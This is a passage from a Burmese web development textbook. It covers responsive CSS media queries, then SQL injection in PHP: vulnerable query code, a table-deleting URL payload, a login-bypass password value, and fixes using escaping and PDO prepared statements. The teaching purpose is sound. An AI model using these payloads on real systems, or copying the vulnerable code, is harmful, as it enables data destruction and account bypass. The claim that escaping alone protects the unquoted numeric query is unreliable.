  text-decoration: none;
  border-bottom: 1px dotted #2980B9;
}
a:hover, a:active {
  color: #3498DB;
  border-bottom: 1px solid #2980B9;
}

header {
  text-align: center;
  margin-bottom: 1em;
}

.des {
  display: block;
  font-size: 0.8em;
}
.logo {
  font-size: 5em;
  color: #E74C3C;
  display: block;
  margin: 0.5em 0;
}

h1 {
  margin: 0;
  color: #555;
  font-family: Georgia;
  font-weight: normal;
  font-size: 1.2em;
}
```

```
h2 {
  font-size: 0.8em;
  color: #aaa;
  font-weight: normal;
  margin: 0;
}

nav ul {
  list-style: none;
  margin: 0;
  padding: 0;
  overflow: hidden;
}

nav li {
  margin: 0 1px 1px 0;
  float: left;
  width: 49.6%;
}
nav li a {
  font-size: 0.9em;
  display: block;
  color: #fff;
  background: #E74C3C;
  text-align: center;
  border: 0 none;
  padding: 0.5em 0;
}

nav li a:hover, nav li a:active {
  border: 0 none;
  background: #C0392B;
  color: #fff;
}

.content {
  margin: 1em 0;
}

article {
  margin: 0.5em;
  height: 80px;
  background: #34495E;
}

footer {
  text-align: center;
  color: #34495E;
  font-size: 0.8em;
}
```

ရေးထားတဲ့ CSS ထဲမှာ၊ နားမလည်နိုင်စရာ အသစ်အဆန်းမပါသေးပါဘူး။ ထူးခြားချက်လို့ ပြောလို့ရနိုင်တာ ကတော့ `body` အတွက် Max Width ကို `30em` လို့ သတ်မှတ်ထားခြင်းသာဖြစ်ပါတယ်။

လက်တွေ့မှာ Screen Size အကြီးအသေးကို Pixel နဲ့လိုက်တွက်နေရင် မှန်းဆဖို့ခက်ပါတယ်။ တစ်ချို့ Mobile Device တွေက Screen Size သေးပေမယ့် Resolution က Desktop တစ်ချို့ထက်တောင် ပိုကောင်းနေတက်ပါသေးတယ်။ Pixel များလို့ Screen Size ကြီးတယ်လို့ တွက်မိရင်မှားသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် Screen Size ကို Pixel နဲ့ မတွက်တော့ပဲ စာလုံးရေနဲ့တွက်လိုက်ခြင်း ဖြစ်ပါတယ်။ Device က Smart Phone ပဲဖြစ်ဖြစ် Tablet ပဲဖြစ်ဖြစ်၊ Orientation ကလည်း Portrait ပဲဖြစ်ဖြစ် Landscape ပဲဖြစ်ဖြစ်၊ စာလုံးရေ (၃၀) အောက်ပဲဖော်ပြနိုင်တဲ့ Screen ကို အသေးဆုံး Screen လို့သတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။ လက်ရှိ Style က အဲ့ဒီအသေးဆုံး Screen မှာ အလုပ်လုပ်စေဖို့ ရည်ရွယ်ရေးသားထားတဲ့ Style ဖြစ်ပါတယ်။

ရလဒ်ကို Browser မှာကြည့်မယ်ဆိုရင် **ပုံ (၁၄-၆)** မှာဖော်ပြထားသလို ရရှိနေမှာဖြစ်ပါတယ်။

ပုံ (၁၄-၈၂) Example Responsive Design - Smallest Screen

Header ထဲက Element တွေကို Center Align လုပ်ပြီး အစဉ်လိုက်ဖော်ပြထားပါတယ်။ Navigation ထဲက Menu တွေကိုတော့ Width အတွက် 49.6% လို့သတ်မှတ်ထားတဲ့အတွက် တစ်လိုင်းမှာ (၂) ခုပဲဆန့်လို့ (၂) ခုပဲ


ဖော်ပြနေပါတယ်။ ဒီ Design ဟာ Mobile Website တွေမှာတွေ့နေကြ Design ဖြစ်ပြီး Screen အသေးတွေနဲ့ သင့်တော်အဆင် ပြေစေမှာပါ။ ဆက်လက်ပြီး Screen အကြီးတွေအတွက် CSS Style တွေ ဖြည့်စွက်ပေးပါမယ်။ ရေးလက်စ Style ထဲမှာပဲပေးထားတဲ့ ဖြည့်စွက်ချက်ကိုရေးသားပေးပါ။

```
@media (min-width: 33em) {
  body {
    padding: 1.6em;
    max-width: 60em;
  }

  header {
    overflow: hidden;
    text-align: left;
  }

  .logo {
    float: left;
  }

  hgroup {
    float: left;
    margin: 1.6em 0 0 1em;
  }

  .des {
    float: right;
    margin-top: 3em;
  }

  h1 {
    font-size: 1.6em;
  }

  nav {
    background: #E74C3C;
  }

  nav ul li {
    width: auto;
    border-right: 1px solid #C0392B;
  }
  nav ul li a {
    font-size: 1em;
    padding: 0.5em 3em;
  }
  .content {
    overflow: hidden;
  }
  article {
    height: 120px;
    width: 23.2%;
    float: left;
  }
```

```
  footer {
    border-top: 1px solid #BDC3C7;
    padding-top: 0.5em;
  }
}
```

`@media (min-width: 33em)` လို့ရေးသားသတ်မှတ်ထားတဲ့ Media Query အတွင်းမှာ Style တွေကို သတ်မှတ်ထားလို့ ဒီ Style များကို စာလုံးရေအနည်းဆုံး (၃၃) လုံးဖော်ပြနိုင်တဲ့ Screen မှသာ အသုံးပြု ပါလို့ သတ်မှတ်လိုက်တဲ့သဘောဖြစ်ပါတယ်။ ဒါကြောင့် ရေးသားထားတဲ့ CSS များဟာ Screen အသေးတွေမှာ ထည့်သွင်းအလုပ်လုပ်မှာမဟုတ်ပဲ၊ စာလုံး (၃၃) လုံးနဲ့အထက် ဖော်ပြနိုင်တဲ့ Screen များမှာသာ အလုပ်လုပ်ပေးသွားမှာ ဖြစ် ပါတယ်။

ဖြည့်စွက်ထားတဲ့ CSS Rule များမှာ ထူးခြားချက်ရယ်လို့ပြောပလောက်အောင်မရှိပါဘူး။ Header အတွင်းက Element များကို Float လုပ်ပြီး ဘယ်/ညာ ကပ်စေလိုက်ခြင်းနဲ့၊ Navigation ထဲက Menu များမှာ သတ်မှတ်ထားတဲ့ Width ကို Auto လို့ ပြောင်းလဲသတ်မှတ်လိုက်ခြင်းတို့သာ ဖြစ်ပါတယ်။ Article Element တွေကိုလဲ Width သတ်မှတ်လိုက်ပြီး Float လုပ်ထားလိုက်ပါတယ်။ အခုနေရလဒ်ကို Browser မှာကြည့်ရင် **ပုံ (၁၄-ည)** မှာ ဖော်ပြထားသလို ရရှိနေမှာဖြစ် ပါတယ်။



ပုံ (၁၄-ည) Example Responsive Design - Biggest Screen

ပုံမှန် Desktop Website တွေမှာ တွေ့မြင်နေကြ ပုံသဏ္ဌာန်တစ်ခုကို ရရှိနေခြင်းဖြစ်ပါတယ်။ Responsive လုပ်ဆောင်ချက်စတင်ရရှိနေပါပြီ။ Browser Window ရဲ့ Size ကို ချုံ့ကြည့်ခြင်း၊ ချဲ့ကြည့်ခြင်းအားဖြင့်စမ်းသပ်နိုင်ပါတယ်။ Window အတော် သေးသွားတဲ့အခါ **ပုံ (၁၄-ဃ)** မှာရရှိနေသလို Mobile Website တစ်ခုကဲ့သို့ ပြောင်းပြီး ဖော်ပြပေးသွားမှာဖြစ်ပြီး Window ကြီး သွားတဲ့အခါ **ပုံ (၁၄-ည)** မှာတွေ့နေရသလို Desktop Website အနေနဲ့ ပြန် လည်ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ ဒါပေမယ့် အလယ်အလတ် Screen Size တွေအတွက် သိပ်အဆင်မပြေ

သေးပါဘူး။ ဒါကြောင့် Tablet Screen (သို့မဟုတ်) Phone Screen ကို Landscape Mode မှာ ထားတဲ့အနေ အထားတို့နဲ့အဆင် ပြေစေဖို့ ထပ်မံဖြည့်စွက်ပေးပါမယ်။

```
@media (min-width: 30em) and (max-width: 60em) {
  body {
    width: 36em;
  }
  .des {
    display: block;
    float: none;
    text-align: center;
    margin-top: 0;
  }

  nav {
    background: transparent;
  }

  nav ul li {
    width: 33%;
    border: 0 none;
  }

  article {
    width: 46%;
  }
}
```

`@media (min-width: 30em) and (max-width: 60em)` လို့ Media Query ကို သတ်မှတ်ထားတဲ့ အတွက် ဒီ Style Rule တွေကို စာလုံး (၃၀) နဲ့ (၆၀) ကြားဖော်ပြနိုင်တဲ့ Screen တွေမှာပဲ ထည့်သွင်းအလုပ်လုပ်ပေး မှာဖြစ်ပါတယ်။ ပထမ `@media` Query အတွက် (၃၃) နဲ့အထက်လို့သတ်မှတ်ထားခဲ့လို့ ပထမ Query နဲ့သတ်မှတ် ထားတဲ့ Style တွေကလည်း Screen အလတ်စားတွေမှာ ဆက်လက်သက်ရောက်နေဦးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အများကြီးဖြည့်စွက်ဖို့မလိုတော့ပါဘူး။ Navigation Menu နဲ့ Article တို့ရဲ့ Width ကို ချိန်ညှိခြင်းလောက် ကိုသာ ပြုလုပ်ထားပါတယ်။

အခုနေ Browser Window ရဲ့ Size ကို အလယ်အလတ်လောက်ထားပြီး စမ်းသပ်ကြည့်ရင် **ပုံ (၁၄-၆)** မှာ ဖော်ပြ ထားသလို ရလဒ်ကိုရရှိနေမှာဖြစ်ပါတယ်။

ပုံ (၁၄-၉) Example Responsive Design - Medium Sized Screen

ဖော်ပြပုံက အသေးဆုံး Screen မှာဖော်ပြပုံနဲ့ဆင်ပါတယ်။ ဒါပေမယ့် နေရာနည်းနည်းပိုကျယ်လို့ Menu ကို သုံးခုတွဲ ဖော်ပြပြီး Article ကိုလည်းနှစ်ခုတွဲဖော်ပြထားခြင်းဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Screen Size ပြောင်းသွားတိုင်း လိုက်ဖက်ညီတဲ့ Style နဲ့ ပြောင်းလဲဖော်ပြပေးနိုင်တဲ့ Responsive Design တွေကို ရရှိနိုင်စေပါတယ်။

ကျွန်တော်တို့နမူနာမှာ Screen (၃) မျိုးအတွက်ပဲ စဉ်းစားထားပါတယ်။ စာလုံး (၃၀) အောက်ပဲဖော်ပြနိုင်တဲ့ Screen တွေကတော့ Smart Phone Screen တွေဖြစ်မှာဖြစ်ပါတယ်။ စာလုံး (၃၀) နဲ့ (၆၀) ကြားဖော်ပြနိုင်တဲ့ Screen တွေ ကတော့ Tablet Screen နဲ့ Smart Phone ကို Landscape Mode မှာထားတဲ့အနေအထားတို့ ဖြစ်မှာပါ။ စာလုံး (၆၀) အထက်ဖြစ်သွားရင်တော့ Table ကို Landscape Mode မှာထားတဲ့အနေအထားနဲ့ Desktop Screen တို့ ဖြစ် မှာပဲဖြစ် ပါတယ်။ (၃) မျိုးပဲသတ်မှတ်ထားပေမယ့် Screen အားလုံးကို Cover ဖြစ်စေနိုင်တဲ့ နည်းစနစ်တစ်ခုဖြစ် ပါ တယ်။

Conclusion

Mobile Web နဲ့ပတ်သက်ရင် ဖြည့်စွက်သတိပြုစရာတစ်ခု ရှိပါတယ်။ တစ်ချို့အလုပ်လုပ်ပုံရှုပ်ထွေးတဲ့ App တွေမှာ Mobile အတွက်သီးခြား Website တစ်ခုအနေနဲ့ တည်ဆောက်ထားဖို့လိုကောင်းလိုတက်ပါတယ်။ ဥပမာ- Gmail, Facebook, Twitter စတဲ့ Website တွေကို Mobile Device နဲ့ ဝင်ရောက်ကြည့်ရှုရင်တွေ့မြင်ရတဲ့ Website က အခုကျွန်တော်တို့ဖော်ပြခဲ့တဲ့ Responsive Style နဲ့တည်ဆောက်ထားခြင်းမဟုတ်ပဲ သီးခြား Website တစ်ခုအနေနဲ့ တည်ဆောက်ထားတဲ့ Design ကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။

အမှန်တော့ အဲ့ဒီလို Desktop အတွက် Website တစ်ခု၊ Mobile အတွက် Website တစ်ခု ခွဲခြားတည်ဆောက်ရတာ အလွန်ပင်ပန်းပါတယ်။ တည်ဆောက်လိုက်ယုံနဲ့ မပြီးပါဘူး။ Maintenance ကရှိပါသေးတယ်။ တစ်ခုခုပြင်ဆင်ဖြည့်စွက်လိုရင် Website နှစ်ခုလုံးမှာလိုက်ပြီးပြင်ဆင်ရတော့မှာပါ။ ဒါတောင်မှ Table အတွက် နောက်တစ်ခု သီးခြားခွဲပြီး တည် ဆောက်ရင် (၃) ခု ဖြစ်သွားနိုင်ပါသေးတယ်။

Responsive Design ကတော့ Website တစ်ခုတည်းကိုပဲ Screen Size ပေါ်မူတည်ပြီး Design အလိုအလျှောက် ပြောင်းပေးသွားလို့ အများကြီးလွယ်ကူသက်သာပါတယ်။ ဒါကြောင့် Mobile Web အတွက် စဉ်းစားရင် Responsive Design ကိုသာ ပထမဦးစားပေးအနေနဲ့ စဉ်းစားသင့်ပါတယ်။ App က Responsive ဖြစ်အောင် ဖန်တီးလို့ မရနိုင်လောက်အောင်ပါဝင်တဲ့လုပ်ဆောင်ချက်တွေများနေရင်တော့ တစ်ခါတစ်ရံသီးခြား Website အဖြစ် ဖန်တီးဖို့လိုနိုင်ကြောင်း ဖော်ပြလိုက်ရပါတယ်။

Professional Web Developer Course

ဤစာအုပ်ပါ အကြောင်းအရာများကို စာရေးသူ

ဆရာအိမောင် ကိုယ်တိုင် သင်ကြားပေးသည်။

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၁၅) Web App Security

လုံခြုံရေးဆိုင်ရာ သိမှတ်ဖွယ်ရာများ

ကျွန်တော်တို့ ရှေ့ဘက်မှာရေးသားခဲ့တဲ့နမူနာတွေမှာ လုံခြုံရေးကို လုံးဝထည့်သွင်းစဉ်းစားခဲ့ခြင်း မရှိပါဘူး။ Web App Security ကိုနားလည်သူတစ်ယောက်သာ ဒီစာအုပ်ကိုဖတ်နေမယ်ဆိုရင် လုံခြုံရေးအားနည်းတဲ့ Code တွေ ရေးပြနေလို့ဆိုပြီး ကောင်းကောင်းဝေဖန် နေလောက်ပါပြီ။ အမှန်တော့ သက်ဆိုင်ရာနည်းပညာများရဲ့ အလုပ်လုပ်ပုံကို ရှင်းလင်းမြင်သာစေဖို့ နမူနာတွေကို အတက်နိုင်ဆုံးရိုးရှင်းအောင် ရေးသားခဲ့ရတဲ့အတွက် လုံခြုံရေးဆိုင်ရာ ကိစ္စတွေကို ထည့်သွင်းမဖော်ပြနိုင်ခဲ့တာပါ။

လုံခြုံရေးဟာခက်ပါတယ်။ နည်းပညာအရ ခက်တာမဟုတ်ပါဘူး။ တာဝန်ကြီးပြီး ထောင့်စိအောင်စဉ်းစားရတဲ့အတွက် ခက်တာပါ။ ဘာနဲ့တူလဲဆိုတော့၊ အိမ်တစ်လုံးကို ဘက်စုံကလုံခြုံနေအောင်တည်ဆောက်ရတာ ခက်သလိုပါပဲ။ တံခါး တွေအသေအချာတပ်၊ သော့တွေသေချာခတ်၊ ပြူတင်းပေါက်တွေလုံခြုံအောင်လုပ်၊ ခြံစည်းရိုးတွေ ခိုင်မာအောင်တည်ဆောက် စသဖြင့် ဆောင်ရွက်ဖို့လိုပါတယ်။ တစ်နေရာမှ ကျန်ခဲ့လိုမရပါဘူး။ ဒီအိမ်ကိုခိုးဝင်လိုသူတစ်ယောက်အတွက်တော့ တူတစ်ချောင်း ဒါမှမဟုတ် သံတူရွင်းတလက်ရှိယုံနဲ့ ပြင်တင်းပေါက်မှန်ကိုခွဲပြီး ဝင်လို့ရသွားနိုင်ပါတယ်။ ကာကွယ်ရခက်သလောက် အားနည်းချက်သေးသေးလေး တစ်ခုကြောင့် ခိုးဝင်ဖို့သိပ်လွယ်သွားတက်ပါတယ်။ ဒီကြားထဲ အိမ်မှာနေတဲ့သူက သော့ခတ်ဖို့ မေ့သွားရင်လည်း သူခိုးကဝင်နိုင်ပါသေးတယ်။ သော့ခတ်ဖို့မေ့သူရဲ့ အပြစ်ဆိုပေမယ့် အိမ်ဆောက်ပေးသူတွေမှာ တာဝန်မကင်းပြန်ပါဘူး။

ပြီးတော့ အပြင်မှာဆိုရင်ရဲတွေရှိပါတယ်။ သူခိုးဝင်မှန်းသိလို့အော်လိုက်ရင် ရပ်ကွက်က အကူအညီပေးနိုင်ပါတယ်။ အင်တာနက်မှာတော့ရဲလည်းမရှိလို့ ခိုးဝင်ခံရရင်လည်း ထိရောက်အောင်အရေးယူဖို့ခက်ပါတယ်။ အကူအညီတောင်းလို့လည်း ဘယ်သူကမှ လက်ထိလက်ရောက် ကူညီလို့မရပါဘူး။ အကြံပေးယုံလောက်သာ ပေးနိုင်မှာပါ။ ဒါကြောင့် အိမ်လုံဖို့ အတွက် တည်ဆောက်သူရော အိမ်မှာနေတဲ့သူကပါ အထူးကြပ်မတ်သတိရှိဖို့လိုအပ်ပါတယ်။ ကာကွယ်ခြင်းနည်းလမ်း တစ်ခုပဲရှိပြီး ခိုးဝင်ခံခဲ့ရရင် ဘာကိုမှ အစားပြန်ရမှာမဟုတ်လို့ တာဝန်ကြီးလှပါတယ်။

ဒီလိုအခြေအနေမျိုးတွေကြောင့် လုံခြုံရေးဟာခက်တယ်လို့ပြောတာပါ။ ခိုးဝင်သူတွေ သုံးလေ့ရှိတဲ့ နည်းစနစ်တွေနဲ့ လုံခြုံရေး ကျွမ်းကျင်သူတွေပေးတဲ့ အကြံပြုချက်တွေကို နားလည်အောင်လေ့လာပြီး လုံခြုံရေးအစီအမံတွေ ဆောင်ရွက်ထားရမှာပါ။

Web App တွေ တည်ဆောက်ရာမှာ အမြဲထည့်သွင်းစဉ်းစားသင့်တဲ့ လုံခြုံရေးပြဿနာများကို ဖော်ပြပေးသွားပါမယ်။

15.1 - SQL Injection

Web App Security မှာ အန္တရာယ်များပြီး ထိခိုက်လွယ်တာကတော့ SQL Injection ဖြစ်ပါတယ်။ လိုရင်း ကတော့ User Input တွေထဲမှာ SQL Query တွေရောထည့်ပေးပြီး ထိခိုက်စေတဲ့ Attack တစ်မျိုးဖြစ်ပါတယ်။ **အခန်း (၇)** မှာ ကျွန်တော်တို့တည် ဆောက်ခဲ့တဲ့ Online Book Store နဲ့နမူနာကြည့်နိုင်ပါတယ်။ Online Book Store ရဲ့ Home Page မှာ စာအုပ်တွေကို Category အလိုက် ရွေးချယ်ကြည့်ရှုနိုင်တဲ့ လုပ်ဆောင်ချက်တစ်ခု ပါဝင်ပါတယ်။ ကြည့်ရှုဖို့အသုံးပြုရမယ့် URL က အခုလိုပုံစံဖြစ်မှာပါ။

http://localhost/store/index.php?**cat=1**

URL မှာပါဝင်တဲ့ `cat` တန်ဖိုးကိုအသုံးပြုပြီး စာအုပ်များကို သက်ဆိုင်ရာ Category အလိုက် ရယူခြင်းအလုပ်ကို Script ထဲမှာ အခုလိုရေးသားထားပါတယ် -

```
$cat_id = $_GET['cat'];
$sql = "SELECT * FROM books WHERE category_id = $cat_id";
$books = mysqli_query($conn, $sql);
```


URL နဲ့အတူပါဝင်လာတဲ့တန်ဖိုးကို SQL Query ထဲမှာထည့်သွင်းပြီး အလုပ်လုပ်စေလိုက်ခြင်းဖြစ်ပါတယ်။ ပုံမှန် အသုံးပြု သူ တစ်ယောက်အနေနဲ့ ဒီ URL ကို လက်နဲ့ဖြည့်သွင်းစရာတောင်မလိုပါဘူး။ ပေးထားတဲ့ Category Menu ကနေ တစ်ဆင့် အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် App ကို ထိခိုက်စေလိုသူက ဒီ URL မှာပါဝင်တဲ့ တန်ဖိုးကို အခုလို ပြင်ဆင်ပြီး ဒုက္ခပေးနိုင်ပါတယ်။

http://localhost/store/index.php?**cat=1;DELETE FROM books;**

`cat` အတွက်တန်ဖိုးက ရိုးရိုးတန်ဖိုးတစ်ခုမဟုတ်တော့ပဲ SQL Command တွေ ပါဝင်လာခြင်းဖြစ်ပါတယ်။ ဒီ တန်ဖိုးကို Script ထဲက SQL မှာထည့်သွင်းလိုက်တဲ့အခါ တစ်ကယ်အလုပ်လုပ်သွားမယ့်ပုံစံက အခုလိုပါ -

```
SELECT * FROM books WHERE category_id = 1;DELETE FROM books;
```

`SELECT` Query နဲ့ `DELETE` Query နှစ်ခုဖြစ်သွားပြီး၊ နှစ်ခုလုံးအလုပ်လုပ်သွားမှာဖြစ်လို့ `books` Table ထဲက Record တွေအားလုံးပျက်သွားမှာဖြစ်ပါတယ်။ ဒီလို Attack မျိုးကို SQL Injection Attack လို့ခေါ်တာပါ။ Input တန်ဖိုးထဲမှာ SQL Query တွေ ထည့်သွင်းပြီး တိုက်ခိုက်တဲ့နည်းလမ်းဖြစ်ပါတယ်။ **ပုံ (၁၅-က)** မှာလည်း ဒီသဘောကို လေ့လာနိုင်ပါတယ်။



ပုံ (၁၅-က) SQL Injection

ဒါဟာ Web App တွေကို အကြီးအကျယ်ဒုက္ခပေးနေတဲ့ တိုက်ခိုက်နည်းတစ်ခုပါ။ ဥပမာတစ်ခုလောက် ဖော်ပြပါဦးမယ်။ ကျွန်တော်တို့မှာ Login Form တစ်ခုရှိပြီး ထည့်သွင်းပေးလိုက်တဲ့ User Name နဲ့ Password ကို Database Table ကနေ ရယူစစ်ဆေးတဲ့အလုပ်အတွက် အခုလိုရေးသားထားတယ် ဆိုကြပါစို့ -

```
$name = $_POST['name'];
$pass = $_POST['pass'];

$sql = "SELECT * FROM users WHERE name='$name' AND password='$pass'"
$result = mysqli_query($conn, $sql);

if( mysqli_nums_row($result) ) {
  $_SESSION['auth'] = true;
}
```

Login Form ကနေဖြည့်သွင်းလာတဲ့ User Name နဲ့ Password ကို users Table ထဲမှာရှိမရှိစစ်ဆေးပြီး ရှိတယ်ဆိုရင် Login ခွင့်ပြုလိုက်ဖို့ ရေးသားထားတာပါ။ ဒါကို User Account အမှန်တစ်ကယ်မရှိတဲ့ Attacker က User Name အတွက်အမည်တစ်ခုနဲ့ Password အတွက် `' OR ''='` လို့ ထည့်သွင်းခြင်းအားဖြင့် Login အောင်မြင်သွားစေနိုင်ပါတယ်။ အလုပ်လုပ်သွားမယ့် SQL က အခုလိုပုံစံ ဖြစ်သွားတဲ့အတွက်ပါ -

```
SELECT * FROM users WHERE name='fake' AND password='' OR ''=''
```

User Name နဲ့ Password မမှန်ပေမယ့် နောက်ကဆက်လိုက်ထားတဲ့ `OR ''=''` ကြောင့် `users` Table ထဲက Record တွေကိုထုတ်ယူပေးသွားနိုင်မှာပါ။ ဒီတော့ Script ကလည်း Record ထုတ်ယူနိုင်ရင် User Account မှန်တယ် ဆိုတဲ့သဘောနဲ့ ရေးထားမိလို့ Login ကို ခွင့်ပြုလိုက်မှာဖြစ်ပါတယ်။

Preventing SQL Injection in PHP

SQL Injection ကိုကာကွယ်နိုင်စေမယ့် နည်းလမ်းနှစ်ခုဖော်ပြလိုပါတယ်။ နမူနာဖော်ပြခဲ့တဲ့ Code များကိုအခုလိုပြင်ဆင် လိုက်ခြင်းအားဖြင့် SQL Injection Attack ကို ကာကွယ်နိုင်ပါတယ်။

[Example 1]

```
$cat_id = mysqli_real_escape_string( $conn, $_GET['cat'] );
$sql = "SELECT * FROM books WHERE category_id = $cat_id";
$books = mysqli_query($conn, $sql);
```

[Example 2]

```
$name = mysqli_real_escape_string( $conn, $_POST['name'] );
$pass = mysqli_real_escape_string( $conn, $_POST['pass'] );

$sql = "SELECT * FROM users WHERE name='$name' AND password='$pass'";
$result = mysqli_query($conn, $sql);
```

Input တန်ဖိုးများကို SQL ထဲမထည့်ခင် `mysqli_real_escape_string()` Function နဲ့ Filter လုပ်ပေးလိုက် ခြင်းဖြစ်ပါတယ်။ ဒီ Function က Input String ထဲမှာပါဝင်လာတဲ့ Special Character တွေကို Escape လုပ်ပေးသွားမှာပါ။ ပြီးခဲ့တဲ့ နမူနာမှာဖော်ပြခဲ့တဲ့ SQL Inject Attack ကို ဒီ Function နဲ့ စစ်လိုက်တဲ့အတွက် ရလဒ်ကအခုလိုဖြစ်သွား မှာပါ -

```
SELECT * FROM users WHERE name='fake' AND password='\' OR \'\'=\''
```

Special Character ဖြစ်တဲ့ Single Quote တွေကို Backslash နဲ့ Escape လုပ်ပေးသွားမှာဖြစ်လို့ Query Operator အနေနဲ့အလုပ်မလုပ်တော့ပဲ ကျွန်တော်တို့ Script ကိုလည်း ဒုက္ခမပေးနိုင်တော့ပါဘူး။ Input အားလုံးကို သာ ဒီ Function နဲ့ ဂရုတစိုက်စစ်ပေးနိုင်မယ်ဆိုရင် SQL Injection Attack များကို စိတ်ပူဖို့မလိုတော့ပါဘူး။

နောက်တစ်နည်းအနေနဲ့ အခြား Database လုပ်ဆောင်ချက်တစ်ခုဖြစ်တဲ့ PDO ကို အသုံးပြု ကာကွယ်နိုင်ပါတယ်။

PHP Data Objects - PDO

PDO ဟာ PHP 5.1 နဲ့အတူစတင်ပါဝင်လာတဲ့ Data Access Layer တစ်ခုဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ Database အမျိုးမျိုးနဲ့ချိတ်ဆက်ပြီး အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒါကြောင့် MySQL တင်မကပဲ Oracle, MSSQL, Sqlite, PostgreSQL စတဲ့ Database Server များနဲ့လည်း တွဲဖက်အလုပ်လုပ်နိုင်ပါတယ်။ ကျွန်တော်တို့ကတော့ PDO ကို MySQL Database နဲ့ အသုံးပြုပုံကိုသာလေ့လာသွားမှာဖြစ်ပါတယ်။

MySQL Database တွေနဲ့အလုပ်လုပ်တော့မယ်ဆိုရင် ပထမဦးဆုံး လုပ်ရတဲ့အလုပ်က Database Server ကို ချိတ်ဆက်ခြင်းနဲ့ အသုံးပြုမယ့် Database ကို ရွေးချယ်ပေးခြင်းဖြစ်ပါတယ်။ ဒီလိုရေးသားခဲ့ကြပါတယ် -

```
$conn = mysqli_connect("localhost", "root", "");
mysqli_select_db($conn, "mydb");
```

အလားတူ လုပ်ဆောင်ချက်ရဖို့အတွက် PDO သုံးပြီး အခုလိုရေးသားပေးရပါတယ် -

```
$conn = new PDO('mysql:host=localhost;dbname=mydb', "root", "");
```

`new` Keyword ကိုသုံးပြီး PDO Instant တစ်ခုကြေငြာသတ်မှတ်ရပါတယ်။ ဒီလိုသတ်မှတ်တဲ့အခါ နမူနာမှာပေးထားသလို Connection String ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ `mysql:` နေရာမှာ ချိတ်ဆက်လိုတဲ့ Database အမျိုးအစားကို ရွေးချယ်ပေးရမှာဖြစ်ပြီး သူ့နောက်ကလိုက်တဲ့ Connection String ကတော့ Database ပေါ်မူတည်ပြီး ကွာသွားနိုင်ပါတယ်။ MySQL အတွက် `host` နဲ့ `dbname` ကို တွဲဖက်ပေးရပါတယ်။ နောက်ထပ် Parameter များအနေနဲ့ပေးတဲ့ `root` က Database User ဖြစ်ပြီး Blank "" ကတော့ Password ဖြစ်ပါတယ်။ လိုအပ်သလို အစားထိုးအသုံးပြုနိုင်ပါတယ်။

ဆက်လက်ပြီး Database ထဲ Query များပေးပို့ရန် `mysqli_query()` Function ကိုအသုံးပြုခဲ့ရပါတယ်။

```
$subject = $_POST['subject'];
$sql = "INSERT INTO tasks (subject, created_date) VALUES ('$subject', now())";
mysqli_query($conn, $sql );
```

PDO နဲ့ အလားတူလုပ်ဆောင်ချက်ရဖို့ အခုလိုရေးသားနိုင်ပါတယ် -

```
$subject = $_POST['subject'];
$sql = "INSERT INTO tasks (subject, created_date) VALUES ('$subject', now())";
$conn->query( $sql );
```

ချိတ်ဆက်ထားတဲ့ PDO Connection Object ကတစ်ဆင့် `query()` Method ကို သုံးရခြင်းဖြစ်ပါတယ်။ ဒီ နမူနာ Query ဟာ SQL Injection Thread ရှိနေလို့ Prepare Statement ကိုသုံးပြီး အခုလိုပြင်ရေးနိုင်ပါတယ် -

```
$subject = $_POST['subject'];
$sql = "INSERT INTO tasks (subject, created_date) VALUES (:subject, now())";
$pre = $conn->prepare( $sql );
$pre->execute( array(':subject' => $subject) )
